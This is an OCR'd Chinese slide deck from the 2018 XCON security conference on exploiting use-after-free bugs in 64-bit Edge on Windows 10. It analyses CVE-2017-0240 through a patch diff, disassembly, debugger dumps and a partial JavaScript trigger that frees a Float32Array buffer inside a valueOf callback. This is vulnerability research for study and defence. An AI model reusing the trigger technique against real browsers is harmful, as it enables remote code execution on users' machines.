2018 XCON XFOCUS INFORMATION SECURITY CONFERENCE

2018
8.28-29
XCON安全焦点
信息安全技术峰会

Windows10下64位Edge浏览器UAF漏洞的高级利用

演讲人：刘金　　公司名称：McAfee　　职称：安全研究员

00 演讲者简介

刘金，现就职于McAfee IPS Research Team，担任安全研究员。刘金主要从事漏洞研究工作，擅长windows平台下的漏洞分析及利用。尤其对windows平台下的浏览器漏洞有比较深入的研究。

00

摘要


UAF(Use-After-Free) 是一种在面向对象应用程序中常出现的漏洞。历史上,IE、Chrome、Safari等众多浏览器都曾经爆发过大量的可利用的UAF漏洞。但是，在最新的Windows10操作系统上，随着隔离堆，延迟释放，MEMGC等缓解措施的引入，很多UAF漏洞变得无法被利用，非常高质量的UAF漏洞才有可能被利用，并且其利用方式不尽相同，利用难度亦增大不少。鉴于此，本演讲旨在通过分析几个有趣的Edge UAF漏洞，为读者提供一些在Windows 10 x64下实现Edge浏览器UAF漏洞利用的思路，例如如何使用JS对象风水技术进行内存占位，如何将UAF漏洞转换为其它类型漏洞等。由于实现任意内存读写是现代漏洞利用中重要的一环，本演讲将着重介绍如何将UAF漏洞转化为任意地址读写，并且会进行现场攻击演示。

目　录
CONTENTS

01 IE/EDGE下UAF漏洞利用的历史回顾

Heap Spray + 滑板指令/栈溢出	2008年	IE6/7
Heap Spray + ROP/ 利用未开启ASLR的模块	2009-2010年	IE8
DOM对象Element指针修改	2013-2014年	IE10
操作Array对象	2014-2015年	IE11/Edge

从UAF到任意代码执行的实现思路如下



02 Edge AudioBuffer UAF 漏洞分析及利用:背景知识介绍

May 10th, 2017

(Pwn2Own) Microsoft Edge AudioBuffer Use-After-Free Remote Code Execution Vulnerability

ZDI-17-329
ZDI-CAN-4629

CVE ID	CVE-2017-0240
CVSS SCORE	6.8, (AV:N/AC:M/Au:N/C:P/I:P/A:P)
AFFECTED VENDORS	Microsoft
AFFECTED PRODUCTS	Edge

VULNERABILITY DETAILS

This vulnerability allows remote attackers to execute arbitrary code on vulnerable installations of Microsoft Edge. User interaction is required to exploit this vulnerability in that the target must visit a malicious page or open a malicious file.

The specific flaw exists within the handling of AudioBuffer objects. By performing actions in JavaScript, an attacker can cause a pointer to be reused after it has been freed. An attacker can leverage this vulnerability to execute arbitrary code under the context of the current process.

VENDOR RESPONSE	Microsoft has issued an update to correct this vulnerability. More details can be found at: https://portal.msrc.microsoft.com/en-US/security-guidance/advisory/CVE-2017-0240
DISCLOSURE TIMELINE	2017-03-15 - Vulnerability reported to vendor 2017-05-10 - Coordinated public release of advisory
CREDIT	Richard Zhu (fluorescence)

02

Edge AudioBuffer UAF 漏洞分析及利用:背景知识介绍

Web audio 概念与使用

Web Audio API使用户可以在**音频上下文**(AudioContext)中进行音频操作，具有**模块化路由**的特点。在**音频节点**上操作进行基础的音频， 它们连接在一起构成**音频路由图**。即使在单个上下文中也支持多源，尽管这些音频源具有多种不同类型通道布局。这种模块化设计提供了灵活创建动态效果的复合音频的方法。

`AudioContext`

`AudioContext`接口代表由音频模块构成的音频处理图。音频上下文控制其所包含节点的创建和音频处理、解码。使用其它接口前你必需创建一个`音频上下文`，一切操作都在这个环境里进行。

AudioBuffer接口表示存在存储器里的短音频资产，利用`AudioContext.decodeAudioData()`方法从音频文件构建，或者利用`AudioContext.createBuffer()`构建于原数据。一旦将其放入AudioBuffer，可以传递到一个`AudioBufferSourceNode`进行播放。

`AudioContext.createBuffer()`

创建一个空的`AudioBuffer`对象, 并且能够通过`AudioBufferSourceNode`来进行数据填充和播放.

`AudioBuffer.getChannelData()`

返回一个`Float32Array`，包含了带有频道的PCM数据，由频道参数定义（有0代表第一个频道）

`AudioBuffer.copyFromChannel()`


从AudioBuffer的指定频道复制到数组终端。

02 Edge AudioBuffer UAF 漏洞分析及利用:背景知识介绍

```
var myctx = new AudioContext();
//创建一个名为myctx的AudioContext对象

var audioBuf = myctx. createBuffer(1, 0x25, 22050);
//创建一个名为audioBuf的AudioBuffer对象，声频通道数为1，帧数长度为0x25，波特率为22050

var t = audioBuf.getChannelData(0);
//返回一个命名为t的Float32Array，带有频道PCM数据，0代表第一个频道

audioBuf.copyFromChannel(t2, 0, 0);
//将样本从AudioBuffer的指定通道复制到目标数组t2中, 第一个0为频道1，第二个0代表复制数据可选偏移量为0
```

02 Edge AudioBuffer UAF 漏洞分析及利用:漏洞分析

漏洞利用思路



02 Edge AudioBuffer UAF 漏洞分析及利用:背景知识介绍

和AudioBuffer相关补丁对比如下

131 / 83886 Matched Functions

audiobuffer

Show structural changes

Similarity	Confidence	Address	Primary Name	Type	Address	Secondary Name	Type
0.01	0.02	0000000180BCB44C	??$VCreate2@VAudioBufferData@WebC...	Normal	000000018050B1C4	??0CustomCursorHelper@@Q...	Normal
0.06	0.12	0000000180BD7834	?getChannelData@AudioBufferData@W...	Normal	0000000180D03040	??$Create@VAudioBus@Web...	Normal
0.10	0.17	0000000180BD0B08	??$VCreate2_ReturnVoidVerifyHelper@V...	Normal	0000000180846444	?GetProcessorCores@COmNa...	Normal
0.10	0.16	0000000180A10B3C	?Resize@?$CModernArray@V?$CMutabl...	Normal	0000000180CF01B4	??$VCreate_ReturnVoidVerifyHe...	Normal
0.19	0.33	0000000180BC7978	??$VCreate2_ReturnVoidVerifyHelper@V...	Normal	0000000180B223F0	??$EnumerateTouchScrollers@...	Normal
0.21	0.36	0000000180BC807C	?CreateAudioBufferWriter@CAudioDecod...	Normal	0000000180CE78A0	?CreateAudioBufferWriter@CAu...	Normal
0.30	0.39	0000000180BC2594	??1CDOMAudioBuffer@@MEAA@XZ	Normal	0000000180D632D8	??1?$CTrackList@VCAudioTrac...	Normal
0.32	0.43	0000000180BC7938	??$VCreate2@VAudioBufferData@WebC...	Normal	0000000180CE7168	??$VCreate@VAudioBufferData...	Normal
0.36	0.73	000000018080D7A0	?DeferInitAudioBufferSourceNodeConstr...	Normal	000000018089F590	?DeferInitAudioBufferSourceNo...	Normal
0.36	0.73	000000018080D580	?DeferInitAudioBufferConstructor@CJScri...	Normal	000000018089F3F0	?DeferInitAudioBufferConstructo...	Normal
0.46	0.85	0000000180A61348	?StoreAdjacentRangePointer@CAutoRa...	Normal	0000000180CEACA8	??$VCreate@VAudioBufferDat...	Normal
0.56	0.84	0000000180BD798C	?zero@AudioBufferData@WebCore@@Q...	Normal	0000000180CF7250	?zero@AudioBufferData@WebC...	Normal
0.56	0.85	0000000180BD7860	?getChannelDataTypedArray@AudioBuff...	Normal	0000000180CF7108	?getChannelDataTypedArray@A...	Normal
0.59	0.99	00000001808C5B18	?Trampoline_stop@CAudioBufferSourc...	Normal	00000001809627CC	?Trampoline_stop@CAudioBuf...	Normal
0.59	0.91	0000000180BCB7E4	?replaceBufferData@AudioBuffer@WebC...	Normal	0000000180CEB060	?replaceBufferData@AudioBuffe...	Normal
0.62	0.93	0000000180BC27E4	?Var_copyToChannel@CDOMAudioBuffe...	Normal	0000000180CE25A0	?Var_copyToChannel@CDOM...	Normal
0.62	**0.93**	**0000000180BC2700**	**?Var_copyFromChannel@CDOMAudioB...**	**Normal**	**0000000180CE24B8**	**?Var_copyFromChannel@CD...**	**Normal**
0.63	0.93	0000000180BD7090	?SaveDataToWavFile@AudioBufferData...	Normal	0000000180CF67F4	?SaveDataToWavFile@AudioBu...	Normal
0.64	0.88	0000000180BC2560	??1AudioBuffer@WebCore@@MEAA@XZ	Normal	0000000180CE2380	??1AudioBuffer@WebCore@...	Normal
0.67	0.96	0000000180BCC3F4	?acquireBufferContents@AudioBufferSou...	Normal	0000000180CEBA2C	?acquireBufferContents@Audi...	Normal

02 Edge AudioBuffer UAF 漏洞分析及利用:补丁分析

函数CDOMAudioBuffer::Var_copyFromChannel的补丁对比如下

```
0000000180BC2700   ?Var_copyFromChannel@CDOMAudioBuffer@@QEAAJPEAUIActiveScriptDirect
0000000180BC2700   mov         b8 ss:[rsp+arg_0], b8 rbx
0000000180BC2705   mov         b8 ss:[rsp+arg_8], b8 rsi
0000000180BC270A   push        b8 rbp
0000000180BC270B   push        b8 rdi

0000000180BC270C   push        b8 r12
0000000180BC270E   push        b8 r14
0000000180BC2710   push        b8 r15
0000000180BC2712   mov         b8 rbp, b8 rsp
0000000180BC2715   sub         b8 rsp, b1 0x60
0000000180BC2719   xor         ebx, ebx
0000000180BC271B   mov         r15d, r9d
0000000180BC271E   mov         b8 r9, b8 ds:[r8+8]
0000000180BC2722   mov         b8 rsi, b8 r8
0000000180BC2725   mov         b8 r8, b8 rdx
0000000180BC2728   mov         ss:[rbp+var_30], ebx
0000000180BC272B   mov         b8 r14, b8 rdx
0000000180BC272E   mov         b8 ss:[rbp+anonymous_0], b8 rbx
0000000180BC2732   mov         b8 r12, b8 rcx
0000000180BC2735   mov         ss:[rbp+var_20], ebx
0000000180BC2738   lea         b8 rdx, b8 ss:[rbp+var_30]
0000000180BC273C   lea         b8 rcx, b8 ss:[rbp+var_18]
0000000180BC2740   call        b8 ??0?$JSOwnedTypedArray@$00M@WTF@@QEAA@AEAVExceptionState@Web
0000000180BC2745   mov         b8 rdx, b8 r14
0000000180BC2748   lea         b8 rcx, b8 ss:[rbp+var_30]

0000000180BC274C   call        b8 ?processState@ExceptionState@WebCore@@QEAAJPEAUIActiveScript
0000000180BC2751   mov         edi, eax
0000000180BC2753   test        eax, eax
0000000180BC2755   jnz         b8 0x180BC27B7
```

```
0000000180BC2700   ?Var_copyFromChannel@CDOMAudioBuffer@@QEAAJPEAUIActiveScriptDirect@
0000000180BC2757   mov         b8 rcx, b8 ds:[rsi+0x10]                    // void *
0000000180BC275B   lea         b8 rdx, b8 ss:[rbp+arg_20]                  // int *
0000000180BC275F   call        b8 ?VarToInt@DataConversion@JsStaticAPI@@SAJPEAXPEAH@Z
0000000180BC2764   mov         edi, eax
0000000180BC2766   test        eax, eax
0000000180BC2768   jnz         b8 0x180BC27B7
```

补丁前

```
0000000180CE24B8   ?Var_copyFromChannel@CDOMAudioBuffer@@QEAAJPEAUIActiveScriptDirect@@
0000000180CE24B8   mov         b8 ss:[rsp+arg_0], b8 rbx                   // ?Var_co
0000000180CE24BD   mov         b8 ss:[rsp+arg_8], b8 rsi


0000000180CE24C2   mov         b8 ss:[rsp+arg_18], b8 rdi
0000000180CE24C7   push        b8 rbp
0000000180CE24C8   push        b8 r14
0000000180CE24CA   push        b8 r15
0000000180CE24CC   mov         b8 rbp, b8 rsp
0000000180CE24CF   sub         b8 rsp, b1 0x60


0000000180CE24D3   mov         b8 rdi, b8 rdx
0000000180CE24D6   mov         b8 r15, b8 rcx
0000000180CE24D9   mov         b8 rcx, b8 ds:[r8+0x10]                     // void *

0000000180CE24DD   lea         b8 rdx, b8 ss:[rbp+arg_20]                  // int *

0000000180CE24E1   mov         r14d, r9d

0000000180CE24E4   mov         b8 rsi, b8 r8
0000000180CE24E7   call        b8 ?VarToInt@DataConversion@JsStaticAPI@@SAJPEAXPEAH@Z
0000000180CE24EC   mov         ebx, eax
0000000180CE24EE   test        eax, eax
0000000180CE24F0   jnz         b8 0x180CE2584
```

```
0000000180CE24B8   ?Var_copyFromChannel@CDOMAudioBuffer@@QEAAJPEAUIActiveScriptDirect@@


0000000180CE24F6   and         ss:[rbp+arg_10], eax
0000000180CE24F9   cmp         r14d, b1 4
0000000180CE24FD   jb          b8 0x180CE2512
```

补丁后

02 Edge AudioBuffer UAF 漏洞分析及利用:补丁分析

audioBuf.copyFromChannel(t2, 0, 0) 有如下调用关系:

CFastDOM::CAudioBuffer::Profiler_copyFromChannel

↓

CFastDOM::CAudioBuffer::Trampoline_copyFromChannel

↓

被补函数CDOMAudioBuffer::Var_copyFromChannel

↓

1. JsStaticAPI::DataConversion::VarToInt(两次调用)
2. WTF::JSOwnedTypedArray<1,float>::JSOwnedTypedArray<1,float>
3. WebCore::AudioBuffer::copyFromChannelData

02 Edge AudioBuffer UAF 漏洞分析及利用:补丁分析

补丁前的CDOMAudioBuffer::Var_copyFromChannel

```
v5 = a4;
v6 = a3[1];
v7 = a3;
v12 = 0;
v8 = a2;
v13 = 0i64;
v9 = this;
v14 = 0;
WTF::JSOwnedTypedArray<1,float>::JSOwnedTypedArray<1,float>(&v15, &v12, a2, v6);
v10 = WebCore::ExceptionState::processState((WebCore::ExceptionState *)&v12, v8);
if ( !v10 )
{
  v10 = JsStaticAPI::DataConversion::VarToInt(v7[2], (int *)&a5);
  if ( !v10 )
  {
    v16 = 0;
    if ( v5 < 4 || (v10 = JsStaticAPI::DataConversion::VarToInt(v7[3], &v16)) == 0 )
    {
      WebCore::AudioBuffer::copyFromChannelData(v9, v8, &v15, (unsigned int)a5);
      v10 = WebCore::ExceptionState::processState((WebCore::ExceptionState *)&v12, v8);
    }
  }
```

v6、v7[2]、v7[3]分别对应audioBuf.copyFromChannel(t2, 0, 0)中的传入参数t2、0、0

02 Edge AudioBuffer UAF 漏洞分析及利用:补丁分析

补丁后的CDOMAudioBuffer::Var_copyFromChannel

```
v9 = JsStaticAPI::DataConversion::VarToInt(a3[2], (int *)&a5);
if ( !v9 )
{
  v17 = 0;
  if ( v7 < 4 || (v9 = JsStaticAPI::DataConversion::VarToInt(v8[3], &v17)) == 0 )
  {
    v10 = v8[1];
    v13 = 0;
    v14 = 0i64;
    v15 = 0;
    WTF::JSOwnedTypedArray<1,float>::JSOwnedTypedArray<1,float>(&v16, &v13, v5, v10);
    v9 = WebCore::ExceptionState::processState((WebCore::ExceptionState *)&v13, v5);
    if ( !v9 )
    {
      WebCore::AudioBuffer::copyFromChannelData(v6, v5, &v16, (unsigned int)a5);
      v9 = WebCore::ExceptionState::processState((WebCore::ExceptionState *)&v13, v5);
    }
```

补丁把函数

WTF::JSOwnedTypedArray<1,float>::JSOwnedTypedArray<1,float>放在了两个JsStaticAPI::DataConversion::VarToInt函数之后

02 Edge AudioBuffer UAF 漏洞分析及利用:漏洞分析

WTF::JSOwnedTypedArray<1,float>::JSOwnedTypedArray<1,float>函数作用

```
00007ffa`62432735 895de0          mov     dword ptr [rbp-20h],ebx
00007ffa`62432738 488d55d0        lea     rdx,[rbp-30h]
00007ffa`6243273c 488d4de8        lea     rcx,[rbp-18h]
00007ffa`62432740 e863b00200      call    edgehtml!WTF::JSOwnedTypedArray<1,
00007ffa`62432745 498bd6          mov     rdx,r14
0:013> d rbp-18
00000086`72dfb058  40 08 98 62 fa 7f 00 00-00 00 e7 ae cc 01 00 00
00000086`72dfb068  00 00 04 00 00 00 00 00-00 d5 1a 61 fa 7f 00 00
00000086`72dfb078  04 00 00 00 00 00 00 00-b0 1c dc 61 fa 7f 00 00
00000086`72dfb088  90 9c 52 9b cc 01 00 00-00 63 a9 9e cc 01 00 00
00000086`72dfb098  4d 57 12 62 fa 7f 00 00-00 b2 df 72 86 00 00 00
00000086`72dfb0a8  63 2a 31 61 fa 7f 00 00-00 b2 df 72 86 00 00 00
00000086`72dfb0b8  69 b1 df 72 86 00 00 00-09 10 00 00 ff ff ff ff
00000086`72dfb0c8  f8 b0 df 72 86 00 00 00-30 d0 52 9b cc 01 00 00
0:013> d poi(rbp-18+8)
000001cc`aee70000  66 66 66 66 66 66 66 66-66 66 66 66 66 66 66 66
0:013> db rax
000001cc`9eb68600  b0 5a 62 61 fa 7f 00 00-80 95 9c 9e cc 01 00 00
000001cc`9eb68610  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00
000001cc`9eb68620  00 00 01 00 00 00 00 00-c0 5e a8 9e cc 01 00 00
000001cc`9eb68630  04 00 00 00 00 00 00 00-00 00 e7 ae cc 01 00 00
000001cc`9eb68640  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00
000001cc`9eb68650  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00
000001cc`9eb68660  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00
000001cc`9eb68670  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00
0:013> u poi(rax)
chakra!Js::TypedArray<float,0,1>::`vftable':
```

Float32Array的buffer

Float32Array的length

函数WTF::JSOwnedTypedArray<1,float>::JSOwnedTypedArray<1,float>将Float32Array的buffer和长度缓存到栈上的自己的数据结构中

02 Edge AudioBuffer UAF 漏洞分析及利用:漏洞分析

JsStaticAPI::DataConversion::VarToInt函数作用

```
WTF::JSOwnedTypedArray<1,float>::JSOwnedTypedArray<1,float>(&v16, &v13, a2, v6);
v10 = WebCore::ExceptionState::processState((WebCore::ExceptionState *)&v13, v8);
if ( !v10 )
{
  v10 = JsStaticAPI::DataConversion::VarToInt(v7[2], (int *)&a5);
  if ( !v10 )
  {
    v17 = 0;
    if ( v5 < 4 || (v10 = JsStaticAPI::DataConversion::VarToInt(v7[3], &v17)) == 0 )
    {
      LODWORD(v12) = 0;
      WebCore::AudioBuffer::copyFromChannelData(
        v9,
        (__int64)v8,
        (__int64)&v16,
        (__int32)a5,
        v12,
        (struct WebCore::ExceptionState *)&v13);
      v10 = WebCore::ExceptionState::processState((WebCore::ExceptionState *)&v13, v8);
```

```
0:013> d rsi
00000086`72dfb200  000001cc`9ea3cba0
00000086`72dfb208  000001cc`9eb68600
00000086`72dfb210  000001cc`9e9e9be0
00000086`72dfb218  00010000`00000000
00000086`72dfb220  00000101`00000006
```

```
0:013> db 000001cc`9e9e9be0
000001cc`9e9e9be0  b0 31 62 61 fa 7f 00 00-00 89 b6 9e cc 01 00 00
000001cc`9e9e9bf0  20 9c 9e 9e cc 01 00 00-00 00 00 00 00 00 00 00
000001cc`9e9e9c00  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00
000001cc`9e9e9c10  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00
000001cc`9e9e9c20  40 0e 9f 9e cc 01 00 00-00 00 00 00 00 00 00 00
000001cc`9e9e9c30  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00
000001cc`9e9e9c40  00 60 a8 9e cc 01 00 00-e0 da 9d 9e cc 01 00 00
000001cc`9e9e9c50  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00
0:031> u 7ffa616231b0
chakra!Js::DynamicObject::`vftable':
```

函数JsStaticAPI::DataConversion::VarToInt会处理audioBuf.copyFromChannel(t2, obj, 0)的后两个输入参数，当参数为对象时会尝试转化为整数，如果已经是整数则返回

02 Edge AudioBuffer UAF 漏洞分析及利用:漏洞分析

猜测UAF漏洞触发思路

1. 函数WTF::JSOwnedTypedArray<1,float>::JSOwnedTypedArray<1,float> 会被第一个调用，会缓存浮点数组的buffer在自己栈上的数据结构

2. 可以重载在audioBuf.copyFromChannel(t2, obj, 0) 中后两个参数中任一个的valueOf()方法。当传入一个动态对象obj时，函数JsStaticAPI::DataConversion::VarToInt会尝试进行转化为整数，调用重载的valueOf方法。

3. 在执行重载的回调函数valueOf时，dettach掉浮点数组的buffer，那么执行copyFromChannel后，AudioBuffer指定频道中的数据会被拷贝至dettach的数据结构处，导致程序崩溃。

02 Edge AudioBuffer UAF 漏洞分析及利用:漏洞分析

漏洞触发代码示例

```
var t2 = new Float32Array(0x20000);
ta = new Uint8Array(t2.buffer);
for (i=0;i<t2.length;i++)
t2[i] = 0x66;
.....
var t = audioBuf.getChannelData(0);
var ta2 = new Uint8Array(t.buffer);
for (i=0;i<ta2.length;i++)
ta2[i] = 0x77;
audioBuf.copyFromChannel(t2, obj, 0);
.....
obj.valueOf = function()
{
work = new Worker(null);
work.postMessage("66", [t2.buffer]);
//Free浮点数组的buffer
work.terminate();
work = null;
.....
```

```
(2054.215c): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
msvcrt!memcpy+0x220:
00007ffc`6f643f60 f30f7f40f0      movdqu  xmmword ptr [rax-10h],xmm0 ds:000001a4`632b0084=????????????
0:009> k 10
 # Child-SP          RetAddr           Call Site
00 00000024`705fb1b8 00007ffc`6f62c5d0 msvcrt!memcpy+0x220
